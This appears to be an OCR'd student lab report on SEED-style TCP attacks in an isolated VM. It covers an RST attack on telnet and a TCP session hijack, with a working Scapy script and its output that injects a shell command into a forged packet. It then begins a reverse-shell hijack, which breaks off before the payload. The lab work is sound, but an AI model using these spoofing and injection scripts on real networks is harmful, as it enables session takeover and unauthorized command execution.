
3. Task 2: TCP RST Attacks on telnet Connections


The objective of this task is to terminate an established TCP connection between two victims by spoofing a TCP Reset (RST) packet from one victim to the other.



Source IP (src): 10.9.0.6
Destination IP (dst): 10.9.0.5
Source Port (sport): 46998
Destination Port (dport): 23
Next Sequence Number (seq): 2796674849








Observation: We successfully launched a TCP RST attack to terminate an established telnet session between Host B (10.9.0.6) and Host A (10.9.0.5). By using Wireshark on the attacker machine, we monitored the active TCP stream and captured the exact sequence number and source port. We then used

a Scapy Python script to forge a TCP packet with the RST flag set, spoofing the source IP to match the active session. Because the injected sequence number perfectly matched the expected window, the target accepted the forged packet and abruptly terminated the connection.

4. Task 3: TCP Session Hijacking


The objective of this task is to hijack an existing telnet session between two victims and inject malicious content into it. Specifically, we want to force the server (Host A) to execute a command as if it came from the authenticated client (Host B).





Source Port (sport): `47094`

Sequence Number (seq): `2376041392`

Acknowledgment Number (ack): `4032750790`


ubuntu-tcplab [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Activities Terminal Apr 8 14:48
seed@VM: ~/.../volumes
GNU nano 4.8 hijack.py Modified
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=47094, dport=23, flags="A", seq=2376041392, ack=4032750790)
data = "\r\ntouch /tmp/smail_hijack.txt\r\n"
pkt = ip/tcp/data
ls(pkt)
send(pkt, verbose=0)
^G Get Help ^O Write Out ^W Where Is ^K Cut Text ^J Justify ^C Cur Pos M-U Undo M-A Mark Text M-] To Bracket
^X Exit ^R Read File ^\ Replace ^U Paste Text ^T To Spell ^_ Go To Line M-E Redo M-6 Copy Text ^Q Where Was
Show Applications
Right Ctrl
ENG 7:48 PM 4/8/2026



ubuntu-tcplab [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Activities Terminal Apr 8 14:49
seed@VM: ~/.../volumes
root@VM:/volumes# nano hijack.py
root@VM:/volumes# python3 hijack.py
version : BitField (4 bits) = 4 (4)
ihl : BitField (4 bits) = None (None)
tos : XByteField = 0 (0)
len : ShortField = None (None)
id : ShortField = 1 (1)
flags : FlagsField (3 bits) = <Flag 0 ()> (<Flag 0 ()>)
frag : BitField (13 bits) = 0 (0)
ttl : ByteField = 64 (64)
proto : ByteEnumField = 6 (0)
chksum : XShortField = None (None)
src : SourceIPField = '10.9.0.6' (None)
dst : DestIPField = '10.9.0.5' (None)
options : PacketListField = [] ([])
--
sport : ShortEnumField = 47094 (20)
dport : ShortEnumField = 23 (80)
seq : IntField = 2376041392 (0)
ack : IntField = 4032750790 (0)
dataofs : BitField (4 bits) = None (None)
reserved : BitField (3 bits) = 0 (0)
flags : FlagsField (9 bits) = <Flag 16 (A)> (<Flag 2 (S)>)
window : ShortField = 8192 (8192)
chksum : XShortField = None (None)
urgptr : ShortField = 0 (0)
options : TCPOptionsField = [] (b'')
--
load : StrField = b'\r\ntouch /tmp/smail_hijack.txt\r\n' (b'')
root@VM:/volumes#
Right Ctrl
ENG 7:49 PM 4/8/2026





Observation: We successfully hijacked an active telnet session between Host B (`10.9.0.6`) and Host A (`10.9.0.5`). By monitoring the traffic in Wireshark, we captured the client's source port, next sequence number, and acknowledgment number. Using a Scapy script, we forged a TCP packet with the ACK flag set, injected these exact numbers, and included a data payload containing a shell command (`touch /tmp/smail_hijack.txt`). Because the sequence numbers were perfectly synchronized with the server's expected TCP window, the server accepted our injected payload as legitimate input from the client and executed the command silently in the background.


5. Task 4: Creating a Reverse Shell using TCP Session Hijacking.

The goal here is to use the exact same hijacking technique from Task 3, but instead of creating a harmless text file, we will inject a command that forces the victim server to open a hidden backdoor (a reverse shell) and connect straight back to our attacker machine.


ubuntu-tcplab [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Activities Wireshark Apr 8 15:02
[SEED Labs] *br-bfca0b9697d6
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.addr == 10.9.0.6
No. Time Source Destination Protocol Length Info
72297 2026-04-08 15:0… 10.9.0.6 10.9.0.5 TELNET 68 Telnet Data ...
72298 2026-04-08 15:0… 10.9.0.5 10.9.0.6 TCP 66 23 → 47202 [ACK] Seq=839641447 Ack=751089178 Win=502 Len=0 TS…
72299 2026-04-08 15:0… 10.9.0.5 10.9.0.6 TELNET 68 Telnet Data ...
72300 2026-04-08 15:0… 10.9.0.6 10.9.0.5 TCP 66 47202 → 23 [ACK] Seq=751089178 Ack=839641449 Win=501 Len=0 TS…
72301 2026-04-08 15:0… 10.9.0.5 10.9.0.6 TELNET 87 Telnet Data ...
72302 2026-04-08 15:0… 10.9.0.6 10.9.0.5 TCP 66 47202 → 23 [ACK] Seq=751089178 Ack=839641470 Win=501 Len=0 TS…
Frame 72302: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface br-bfca0b9697d6, id 0
Ethernet II, Src: 02:42:0a:09:00:06 (02:42:0a:09:00:06), Dst: 02:42:0a:09:00:05 (02:42:0a:09:00:05)
Internet Protocol Version 4, Src: 10.9.0.6, Dst: 10.9.0.5
0100 .... = Version: 4
.... 0101 = Header Length: 20 bytes (5)
Differentiated Services Field: 0x10 (DSCP: Unknown, ECN: Not-ECT)
Total Length: 52
Identification: 0x4c11 (19473)
Flags: 0x4000, Don't fragment
Fragment offset: 0
Time to live: 64
Protocol: TCP (6)
Header checksum: 0xda86 [validation disabled]
[Header checksum status: Unverified]
Source: 10.9.0.6
Destination: 10.9.0.5
Transmission Control Protocol, Src Port: 47202, Dst Port: 23, Seq: 751089178, Ack: 839641470, Len: 0
Source Port: 47202
Destination Port: 23
[Stream index: 38604]
[TCP Segment Len: 0]
Sequence number: 751089178
[Next sequence number: 751089178]
Acknowledgment number: 839641470
1000 .... = Header Length: 32 bytes (8)
Flags: 0x010 (ACK)
wireshark_br-bfca0b9697d6_20260408150200_ww77WS.pcapng
Packets: 145407 · Displayed: 6 (0.0%) · Dropped: 0 (0.0%)
Profile: Default
Right Ctrl
ENG
8:02 PM
4/8/2026


ubuntu-tcplab [Running] - Oracle VirtualBox
File Machine View Input Devices Help
Activities Terminal Apr 8 15:04
seed@VM: ~/.../volumes
GNU nano 4.8 reverse_shell.py Modified
#!/usr/bin/env python3
from scapy.all import *
ip = IP(src="10.9.0.6", dst="10.9.0.5")
tcp = TCP(sport=47202, dport=23, flags="A", seq=751089178, ack=839641470)
# The reverse shell payload connecting back to the attacker (10.9.0.1) on port 9090
